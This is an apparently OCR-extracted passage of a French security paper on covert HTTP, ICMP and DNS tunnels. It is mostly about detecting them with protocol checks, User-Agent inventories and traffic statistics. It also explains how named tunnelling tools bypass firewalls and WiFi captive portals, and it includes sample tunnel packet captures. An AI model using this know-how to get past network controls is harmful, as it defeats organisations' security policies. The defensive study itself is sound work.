


Fig. 1. Interface de configuration de SSLTunnel

Relayage en utilisant GET et POST A la différence des méthodes précédentes, dans lesquelles le relayage TCP était effectué de bout en bout, d'autres types de tunnels vont encapsuler leurs données dans des échanges HTTP valides, en utilisant les méthodes classiques POST et GET.

Plusieurs outils peuvent être cités, utilisant des techniques parfois différentes :

– *Firepass* [4] est un outil de tunnel HTTP utilisant des requêtes POST sur un script CGI d'un serveur distant. Le script CGI appelé est systématiquement sous la forme /cgi-bin/fpserver.cgi et il est accédé avec des en-têtes de requête HTTP correctement formés (champs Host, Content Type, User-Agent, etc.). Les connexions effectuées ne sont pas permanentes, un mécanisme de polling régulier est mis en place pour permettre au serveur d'émettre ces données en réponse à des requêtes POST lorsqu'une session active est établie :

```
Hypertext Transfer Protocol
POST http://firepass.hsc.fr:80/cgi-bin/fpserver.cgi HTTP/1.1\r\n

Content-Type: application/octet-stream\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)\r\n
Host: firepass.hsc.fr\r\n

Content-Length: 0\r\n
X-Session: 1\r\n
X-Counter: 198\r\n
X-Connection: alive\r\n

Proxy-Connection: Keep-alive\r\n
Pragma: no-cache\r\n
```

– *GNU HTTPTunnel* [5] utilise directement les URL pour transmettre les données à l'aide de requêtes POST et GET. Un canal de communication est ouvert dans chaque sens : POST pour envoyer et GET pour recevoir. Ces canaux sont réinitialisés au bout d'une certaine quantité de données échangées ($\sim$ 65ko) ce qui permet de ne pas avoir à utiliser de mécanisme de polling. L'URL accédée se présente toujours sous la même forme /index.html?crap=XYZ et aucun chiffrement natif n'est mis en place ce qui permet de voir transiter en clair certaines bannières caractéristiques :

```
Client -> Proxy
Hypertext Transfer Protocol

POST http://tun.hsc.fr:80/index.html?crap=1143719371
  HTTP/1.1\r\n

[...]

Client -> Proxy
Hypertext Transfer Protocol

GET http://tun.hsc.fr:80/index.html?crap=1143719371
  HTTP/1.1\r\n

[...]

Client -> Proxy (banniere SSH du client)
Hypertext Transfer Protocol
Data (519 bytes)

0000 53 53 48 2d 32 2e 30 2d 4f 70 65 6e 53 53 48 5f
SSH-2.0-OpenSSH_

0010 34 2e 32 70 31 20 44 65 62 69 61 6e 2d 35 0a 00
```

```
4.2p1 Debian-5..

[...]

Proxy -> Client (banniere SSH du serveur distant)
Hypertext Transfer Protocol

Data (22 bytes)

0000 00 14 53 53 48 2d 32 2e 30 2d 4f 70 65 6e 53 53
..SSH-2.0-OpenSS

0010 48 5f 34 2e 32 0a H_4.2.

[...]
```

Des sociétés à vocation commerciale ont aussi investi le créneau des tunnels HTTP pour faire profiter à leurs clients, moyennant finance, des divers logiciels de messagerie instantanée et autre Peer to Peer en toute impunité. Ces logiciels proposent dans la plupart des cas des clients graphiques généralement sous Windows.

- *Loophole* [6] est l'exemple même d'un tunnel HTTP avancé implémentant du chiffrement Blowfish nativement et utilisant des POST sur des URL partiellement aléatoires afin de ne pas éveiller de soupçons – de prime abord – sur la nature des flux échangés. De la même façon que pour *Firepass*, un mécanisme de polling est nécessaire à son bon fonctionnement. C'est un logiciel commercial utilisant une interface graphique en Java et pouvant fonctionner en relais SOCKS pour l'encapsulation de flux autres que TCP.

```
Hypertext Transfer Protocol

POST http://tun.hsc.fr:80/display/mode/forum/minimize.asp
HTTP/1.0\r\n

Request Method: POST
Request URI: http://tun.hsc.fr:80/display/mode/forum/minimize.asp
Request Version: HTTP/1.0

Content-Type: application/octet-stream\r\n
Content-Length: 480\r\n

Hypertext Transfer Protocol
POST http://tun.hsc.fr:80/pack/imply.asp
 HTTP/1.0\r\n

Request Method: POST
Request URI: http://tun.hsc.fr:80/pack/imply.asp
Request Version: HTTP/1.0
Content-Type: application/octet-stream\r\n
```

```
Content-Length: 312\r\n
```




Fig. 2. Interface Java de LoopHole

– D'autres sociétés proposent les mêmes types de services commerciaux : *Socks2HTTP* [7], *Hopster* [8], *HTTP Tunnel* [9], etc avec des techniques de dissimulation plus ou moins évoluées.

2.2 Tunnels ICMP

Le protocole ICMP peut lui aussi servir à monter des tunnels par le biais de requêtes Echo Request (type 8) et Echo Reply (Type 0). *PingTunnel* [10] est un exemple d'outil utilisant ces requêtes contenant des messages d'états, des numéros de séquence à usage interne et un champ spécial permettant de différencier les requêtes ICMP du tunnel de celles utilisées par ping. A ces caractéristiques de paquets est associé un protocole de communication et de retransmission en cas de perte. Il est important de noter que la tête de tunnel ICMP doit être configurée pour empêcher sa propre pile IP de répondre aux messages ICMP. En effet, un firewall protégeant un client n'acceptera qu'un seul paquet Echo Reply par Echo Request émis (avec un même numéro de séquence), bloquant ainsi l'établissement du tunnel.

```
Du client vers la tête de tunnel ICMP :
```

```
 Internet Control Message Protocol

Type: 8 (Echo (ping) request)
Code: 0

Checksum: 0x68b5 [correct]
Identifier: 0xac12
Sequence number: 0x0000
Data (28 bytes)

0000 d5 20 08 80 52 e8 c6 85 00 00 00 16 40 00 00 00
    . ..R.......@...
0010 00 00 ff ff 00 00 00 00 00 00
    ac 12 ............

La réponse de la tête de tunnel ICMP :
 Internet Control Message Protocol

Type: 0 (Echo (ping) reply)
Code: 0
Checksum: 0x957c [correct]

Identifier: 0xac12
Sequence number: 0x0000
Data (48 bytes)

0000 d5 20 08 80 00 00 00 00 00 00 00 00 80 00 00 02
    . ................
0010 00 00 00 01 00 00 00 14 00 00 ac 12 53 53 48 2d
    ............SSH-

0020 32 2e 30 2d 4f 70 65 6e 53 53 48 5f 34 2e 32 0a
2.0-OpenSSH_4.2.
```

2.3 Tunnels DNS

Le protocole DNS est – à tort – considéré comme un protocole « inoffensif ». Il occupe une place très importante dans le bon fonctionnement des systèmes d'informations et autorise dans la plupart des cas l'interrogation de serveurs de noms externes. De ce fait, il peut représenter une possibilité de fuite d'informations vers un serveur contrôlé par une personne malveillante. *Nstx* [11] et *Dns2tcp* [12] sont deux logiciels exploitant ces propriétés pour encapsuler des données dans des requêtes DNS (encapsulation d'IP dans DNS pour *Nstx* et TCP sur DNS pour *Dns2tcp*). Certains types de requêtes et de réponses du protocole DNS sont particulièrement adaptés au transport de données arbitraires : c'est le cas des enregistrements TXT et KEY par exemple qui sont transmis de bout en bout dans la chaîne de serveurs DNS. Des données encodées en base64 peuvent alors y être insérées :

```
Domain Name System (query)
Transaction ID: 0xe5c4

Flags: 0x0100 (Standard query)
0... .... .... .... = Response: Message is a query
.000 0... .... .... = Opcode: Standard query (0)
.... ..0. .... .... = Truncated: Message is not truncated
.... ...1 .... .... = Recursion desired: Do query recursively
.... .... .0.. .... = Z: reserved (0)
.... .... ...0 .... = Non-authenticated data OK: Non-authenticated
  data is unacceptable

Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0

Queries
bTgc1fuuaacICreaaqazAU7bgAHXs5mAf34WafIANOx7vOCKXubadGn2xaabH.\
   nstxd.hsc.fr:
type TXT, class IN

Name:
bTgc1fuuaacICreaaqazAU7bgAHXs5mAf34WafIANOx7vOCKXubadGn2xaabH.\
   nstxd.hsc.fr

Type: TXT (Text strings)
Class: IN (0x0001)
```

Un mécanisme de polling est mis en place par le client pour envoyer à intervalles de temps régulier des interrogations DNS, ces requêtes étant ensuite bufferisées pendant un certain temps côté serveur pour un éventuel envoi de données « Serveur vers Client ».

Au sein d'une entreprise, seuls les relais applicatifs devraient pouvoir effectuer des requêtes DNS vers l'extérieur, les machines internes devant se limiter à l'interrogation d'un DNS privé.

Ce type de tunnels est plus préoccupant pour les fournisseurs de HotSpot WiFi car ils ne peuvent pas facilement empêcher les résolutions DNS avant l'authentification de l'utilisateur sur le portail captif Web. Un utilisateur astucieux est donc en mesure d'utiliser le service sans payer. Une solution simpliste serait d'utiliser un DNS temporaire (suite à une redirection au niveau des règles de filtrage) avant l'authentification de l'utilisateur renvoyant systématiquement une même adresse ... mais cela pose un problème au niveau du cache DNS de la machine cliente (sous Windows en natif avec un navigateur comme Internet Explorer par exemple) car celle-ci ne pourra pas résoudre correctement l'adresse qu'elle aura saisie avant d'être redirigée sur le portail captif. Cette solution étant inacceptable pour des utilisateurs légitimes du service, on retrouve systématiquement les résolutions DNS externes autorisées avant l'authentification et donc la possibilité de monter ce type de tunnels. A noter également que certains fournisseurs d'accès sans fil ne prennent même pas la peine de vérifier que le protocole DNS est utilisé sur le port 53/udp, laissant ainsi la possibilité de monter un tunnel PPP sur UDP par exemple.

2.4 Détection en temps réel

2.5 Architectures et Contraintes

La détection de tunnels en temps réel permet de réagir immédiatement, et d'observer « in situ » le trafic généré. Elle permet également de détecter plus de types de tunnels, et de constituer au fil de l'eau une liste de machines ou d'utilisateurs au comportement suspect dont il sera possible d'auditer le trafic par des moyens plus traditionnels.

Cette détection peut s'effectuer selon différents procédés :

- par écoute passive du trafic, en différents points du réseau :
  - firewalls,
  - routeurs,
  - serveurs applicatifs relayant le trafic des utilisateurs (relais HTTP, relais génériques, ...).

Cette écoute doit être suivie d'une analyse du trafic, et sa confrontation par rapport à une liste de critères, parfois dynamiques, à déterminer.

- par mise en place de contrôles dans les relais eux-mêmes : la détection peut alors s'effectuer à un niveau plus élevé, en analysant de bout en bout le trafic émis et en vérifiant sa cohérence avec le protocole demandé.
- par mise en place de moyens de détection dans chaque poste client, par exemple par interception des communications TCP/IP comme le font les anti-virus et les HIDS.

D'une manière pratique, seule la première solution (écoute passive) est suffisamment facile à déployer et générique pour être utilisable dans un grand réseau basé sur des relais HTTP fermés ou difficiles à étendre (sources indisponibles).

Malheureusement, cette solution a également des inconvénients difficiles à maîtriser et à borner :

- nécessité de pouvoir écouter tout le trafic échangé entre les postes clients et le monde extérieur : un réseau de grande taille peut disposer de plusieurs points d'accès à Internet, certains étant implantés dans des lieux différents (filiales, ...).
- nécessité de pouvoir écouter un volume de trafic IP parfois conséquent, ce qui suppose de disposer d'un moyen d'écoute et d'un système d'exploitation assez rapides pour ne pas perdre de paquets.

Il est en effet fondamental de ne manquer aucun paquet réseau, en particulier en ce qui concerne le trafic TCP qu'il va être nécessaire de ré-assembler, afin de pouvoir :

- Analyser le début des connexions, en particulier l'établissement de la session applicative entre le client sur le réseau local et le serveur situé sur le réseau externe.
- Être prévenu de la fin de la connexion TCP, afin de pouvoir journaliser ses caractéristiques pour les analyses statistiques.

Ce ré-assemblage doit évidemment tenir compte :

- des fragments IP
- des paquets TCP réémis, à l'identique ou par concaténation de paquets non acquittés,
- de la fenêtre TCP actuelle.

Il est bien sûr important que l'écoute puisse résister à des contournements triviaux, comme l'utilisation de logiciels comme *fragrouter* [13] effectuant une fragmentation au niveau IP, ou de relais TCP permettant de scinder les paquets TCP comme *socat*. En cela, les précautions à prendre et la qualité d'un détecteur sont très proches de celles requises pour un système de détection d'intrusion réseau, et les vulnérabilités et limites d'un tel système doivent être bien comprises.

2.6 Analyse du protocole

Cette analyse est la plus « simple » : elle vise à s'assurer que les ports assignés à un protocole par l'IANA sont utilisés par les protocoles prévus.

Cette analyse doit permettre de détecter par exemple les connexions SSH sur un port non standard, l'encapsulation sur UDP/53 (DNS) d'un protocole UDP autre.

Dans le cadre de la détection de tunnels dans un réseau déjà filtré et n'utilisant que des relais applicatifs, l'analyse à ce niveau doit conduire par exemple à :

- vérifier que le trafic sur le port 80 utilise convenablement le protocole HTTP, que les requêtes et réponses sont convenablement formatées,
- vérifier que le protocole utilisé dans une requête de type CONNECT vers un relais HTTP est bien SSL.

Il est bien évident que le protocole ne peut pas être suivi de bout en bout sans sacrifier les performances, et qu'un outil réaliste ne s'appuiera que sur une détection du début de la connexion.

HTTP En HTTP, on s'assurera notamment :

- Que les requêtes adressées au relais HTTP (ou en direct) utilisent une méthode HTTP standard (GET, POST, HEAD) ou à la limite Webdav (bien que l'utilisation de ces méthodes soit déjà très peu courante sur Internet).
- Que les requêtes POST incluent un mode de transfert valide (*multipart-form/data* ou *application/x-www-form-urlencoded*) et un en-tête *Content-Length* conforme ; ou bien utilisent le mode HTTP/1.1 *Chunked*.
- Que les requêtes incluent un en-tête *User-Agent* et un en-tête *Host* (optionnel en HTTP/1.0 mais utilisé par tous les navigateurs depuis 1996).
- Que les réponses du serveur incluent un en-tête *Content-Type* ou *Transfer-Encoding* contenant la valeur *Chunked*.

Proxy HTTPS Dans le cas d'une utilisation de relais HTTPS (méthode CONNECT), qui est on l'a vu la méthode la plus utilisée afin de contourner la politique de sécurité, on devra vérifier :

- que l'adresse demandée est de type DNS FQDN (un certificat SSL public et signé par une autorité valide ne devant jamais contenir une adresse IP, il est exclu qu'un usage normal de SSL fasse appel à une adresse IP numérique). Si des exceptions sont nécessaires, elles doivent être gérées au coup par coup. Cette caractéristique permet de détecter de nombreux logiciels utilisant CONNECT pour établir des connexions arbitraires, notamment Skype, de nombreux logiciels de VPN SSL, ...
- que le port demandé au relais est bien 443, ou tout autre port explicitement prévu par l'administrateur.
- que les en-têtes *Host* et *User-Agent* sont présents et valides dans la requête CONNECT (cette disposition n'est pas une obligation du protocole, mais les navigateurs la suivent).

Une requête CONNECT bien formée par un navigateur moderne se présente ainsi sous la forme :

```
CONNECT www.verisign.com:443 HTTP/1.1

User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7.6)
  Firefox/1.0.1
Proxy-Connection: keep-alive
```

```
Host: www.verisign.com
HTTP/1.0 200 Connection established
```

SSL En ce qui concerne le suivi de SSL (que ce soit en direct ou au travers de la méthode CONNECT), on pourra vérifier assez simplement :

- que le premier paquet de données est émis par le client (Client Hello) : cette caractéristique permet par exemple de détecter les connexions SSH émises sur le port 443, ou tout autre protocole dans lequel le serveur envoie sa bannière avant que le client n'émette (et c'est une majorité).
- que les données échangées dans les deux premiers paquets sont conformes à SSLv2 ou SSLv3, et en particulier qu'ils sont de type « Client Hello » ou « Client Handshake », puis « Server Hello » ou « Server Handshake ».

La mise en place du chiffrement immédiatement après cet échange (cas d'utilisation de Diffie Hellman, réutilisation d'une clé de session existante) ne permet pas d'aller plus loin, on peut toutefois vérifier que les paquets suivants ont bien un type SSL connu (Application Data, Cipher Spec, ...). Etendre les contrôles (vérification notamment des longueurs d'enregistrement SSL) est sans doute difficile, superflu et coûteux en CPU, en particulier à cause du réassemblage nécessaire des enregistrements SSL.

Une détection intelligente (mais très coûteuse et difficile à généraliser sur un grand réseau) est de calculer l'entropie du flux de données : un vrai flux chiffré générera une entropie maximale, une encapsulation de protocole non chiffré sera moins aléatoire. Cette idée à donné naissance au logiciel *Net-Entropy* [14] développé par Julien Olivain du laboratoire LSV de l'ENS Cachan. Cette méthode ne permet pas en revanche de détecter les encapsulations chiffrées (par exemple l'utilisation de clients VPN comme CheckPoint SecuRemote).

Analyse des en-têtes Le comportement des navigateurs utilisés dans le réseau de l'entreprise est en général relativement facile à déterminer :

- Utilisation de logiciels plus ou moins standardisés, installés dans un « master ».
- Volume important de requêtes et usage régulier des logiciels, ce qui rend possible une analyse de l'existant et une détection assez rapide des exceptions.

Il est donc possible d'examiner le trafic entre le réseau de l'entreprise et le proxy, afin de lister notamment :

- les en-têtes « User-Agent » générés par les logiciels agrées,
- les éventuels logiciels non standards utilisés et leur comportement.

Un logiciel de détection peut donc s'appuyer sur cette connaissance pour signaler tout autre logiciel non prévu, ce qui permettra ensuite à l'administrateur réseau d'enquêter. De même, l'absence d'en-tête User-Agent est fortement suspecte. Ces simples tests permettent de récupérer un nombre importants de logiciels non voulus, que ce soit de simples spywares ou de tunnels plus évolués. Évidemment, la mise en conformité de ces logiciels est possible relativement simplement, mais les utilisateurs les moins avertis ne seront pas capables de le changer, et surtout la configuration par défaut, utilisée lors de leurs premiers tests, est donc repérable.

La liste de User-Agent ci-dessous a été découverte en quelques heures de trafic sur un réseau de quelques centaines de PC :

```
442 Acrobat Messages Updater
```

```
  7 Adobe Online Manager
  5 Avant Browser (http://www.avantbrowser.com)
 13 BW-C-2.0
  4 CryptRetrieveObjectByUrl::InetSchemeProvider
  9 Google Talk
  7 LAN-Console [workstation] 2004 Server
  6 McAfee AutoUpdate
  3 Microsoft BITS/6.2
  2 Microsoft Office Protocol Discovery
  2 Microsoft(r) Windows(tm) FTP Folder
  1 Microsoft-CryptoAPI/5.131.2600.2180
  6 Microsoft-CryptoAPI/5.131.3790.0
  3 Microsoft-WebDAV-MiniRedir/5.1.2600
 35 Mozilla/3.0 (compatible; Acrobat SOAP 1.0)
  3 Mozilla/4.0 (Compatible; MyWay)
  3 Mozilla/4.0 (Compatible; MyWaySearchAssistant)
  2 Mozilla/4.0 (compatible; GoogleToolbar 3.0.131.0-big;
    Windows 2000 5.0)
 44 Mozilla/4.0 (compatible; GoogleToolbar 3.0.131.0-big;
    Windows XP 5.1)
 79 Mozilla/4.0 (compatible; Lotus-Notes/6.0; Windows-NT)
111 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
    .NET CLR
   1.1.4322; MSN Messenger 7.0.0777)}
  4 NSISDL/1.2 (Mozilla)
  2 NSPlayer/4.1.0.3928
  4 NetClient/5.09.6
  1 QuickTime (qtver=6.4;os=Windows NT 5.0Service Pack 3)
  6 RMA/1.0 (compatible; RealMedia)
  2 Toolbar
  1 Windows-Media-Player/9.00.00.3344
  5 pmx-ppm/4.7.1.128075 (S662C1589D; linux) libwww-perl/5.69
  1 session name
```

On note en particulier que MSN Messenger, quand il est encapsulé dans HTTP, utilise un *User-Agent* assez reconnaissable. De même Google Talk est facilement repérable dans ce trafic.

Il est à noter également que le téléchargement des CRLs par Windows utilise un *User-Agent* spécifique (*Microsoft-CryptoAPI*).

La mise en place d'une liste de clients connus permet donc de repérer rapidement tout nouveau logiciel.

3 Détections statistiques

3.1 Principes

La détection statistique va s'attacher à déterminer par une étude a-posteriori des connexions sortantes quelles sont celles qui sont susceptibles d'avoir été des tunnels.

Cette détection va s'appuyer :
- sur le relevé des caractéristiques effectué par écoute du trafic,
- sur les journaux des relais applicatifs,
- sur quelques propriétés intrinsèques de chaque protocole.

On s'intéressera principalement dans la suite à HTTP et HTTPS qui sont les protocoles généralement autorisés à sortir du réseau de l'entreprise, et qui sont les moyens les plus génériques et « tout-terrain » afin de passer des informations.

L'étude statistique doit s'intéresser :
- aux connexions une par une,
- aux requêtes HTTP dans leur ensemble d'un client vers un serveur.

Pour que les statistiques aient un sens, il est nécessaire qu'elles incluent l'adresse IP réelle du client, et que la capture du trafic (ou les journaux) soit effectuée entre le poste client et le relais applicatif. Si HTTP 1.1 est utilisé, la connexion TCP doit être scindée en autant de requêtes HTTP que nécessaire pour l'analyse des requêtes unitaires.

3.2 Métriques

Afin de pouvoir exploiter au mieux les informations, il est nécessaire de connaître pour chaque requête HTTP adressée au relais :
- Les adresses IP source, destination, les ports source et destination.
- L'URL accédée (ou le serveur et le port dans le cas de HTTPS).
- Le nombre de paquets de données échangés dans chaque sens (ce qui est différent évidemment du nombre de paquets TCP : on ne s'intéresse ici qu'aux paquets portant une charge, en ignorant les acquits vides).
- Le volume de données échangées dans chaque sens.
- La durée de la connexion depuis son établissement jusqu'à sa fin TCP.
- La durée de la connexion dans chaque sens (période utile pendant lesquelles des données ont transité).
- L'intervalle moyen entre deux paquets de données dans chaque sens.
- L'écart type de ces intervalles.

On constate rapidement que les journaux applicatifs ne suffisent pas : la notion du nombre paquets de données leur sera en général étrangère. De même, un firewall s'intéressera et fournira des informations sur le nombre de paquets TCP dans la connexion, mais ne distinguera pas les paquets utiles des simples ACK TCP sans charge.

A partir de ces données, il est possible de déterminer :
- la taille moyenne des paquets échangés dans chaque sens,
- la bande passante utilisée,
- le ratio upload/download.


Si l'on s'intéresse maintenant à un dialogue sur le moyen terme entre un client un serveur, il est intéressant de connaître :
- le nombre total de requêtes adressées par un client à un serveur en particulier (figure 3.3),
- la somme des volumes échangés dans chaque sens avec ce serveur,
- l'intervalle moyen entre deux requêtes,
- l'écart-type de cet intervalle.

Le problème lors de ce calcul étant de déterminer quelles sont les requêtes appartenant à une même « série » afin de distinguer deux sessions de tunnels. D'une manière arbitraire, on peut estimer

qu'un tunnel de données n'ayant rien échangé pendant plusieurs minutes est relancé (ce qui bien évidemment exclut de l'étude les tunnels « lents » qui pourraient permettre de faire sortir des données sur le long terme).

3.3 Durée de la connexion

Le graphe ci-dessous montre la distribution de la durée des connexions HTTP ou HTTPS a l'entrée d'un relais Squid. Il montre de manière claire que les connexions de plus de 1000 secondes sont très rares, même s'il faudrait corréler cette information avec le volume de données échangées (gros téléchargements notamment).




3.4 Ratio Upload/Download

Une caractéristique très intéressante de HTTP est qu'il est très rare que les échanges y soient symétriques : la plupart des échanges sont orientés vers le navigateur qui reçoit plus de données qu'il n'en émet. Il est possible également d'envoyer des données en grand nombre (upload de fichiers), mais la plupart du temps la réponse du serveur sera alors plus courte que la requête.

Cette règle est évidemment à préciser : de nombreuses réponses à des requêtes HTTP ou HTTPS sont très courtes (petites images, pages d'erreur, Javascript, ...). Il est donc nécessaire de s'intéresser au nombre de paquets de données échangées (somme des deux sens) et d'appliquer alors une heuristique.

Le graphe ci-dessous montre le ratio upload/download ou download/upload (on choisit le plus faible) pour 1062 connexions HTTP ou HTTPS émises à travers un relais Squid. Ces connexions contenaient chacune plus de 150 paquets au total, afin que le ratio calculé soit significatif : On



constate de manière très claire que seules quelques connexions ont un ratio supérieur à 0.5, et que l'immense majorité a un ratio inférieur à 1 sur 100. Ce critère permet notamment de détecter :


- les VPN SSL comme SSLTunnel ou Aventail [15] utilisés pour accéder à des ressources interactives comme une émulation de terminal, Windows Terminal Services ou Citrix.
- les connexions aux services de chat en utilisant la méthode CONNECT (Google Talk notamment),
- les connexions à des services comme Webex [16] autorisant la mise en partage de données entre participants.

Il est bien évident que si le tunnel est utilisé principalement pour télécharger de gros fichiers, il est probable que ce critère ne soit plus déterminant, puisque le déséquilibre sera rétabli.

3.5 Taille des paquets

Une requête/réponse HTTP est la plupart du temps une transaction rapide, dans laquelle la connexion TCP va être utilisée au maximum afin que les informations arrivent vite au client ou au serveur : les paquets de données TCP seront en général remplis au maximum de la capacité du lien (MSS du serveur ou du client), et donc la plupart du temps entre 1400 et 1500 octets.

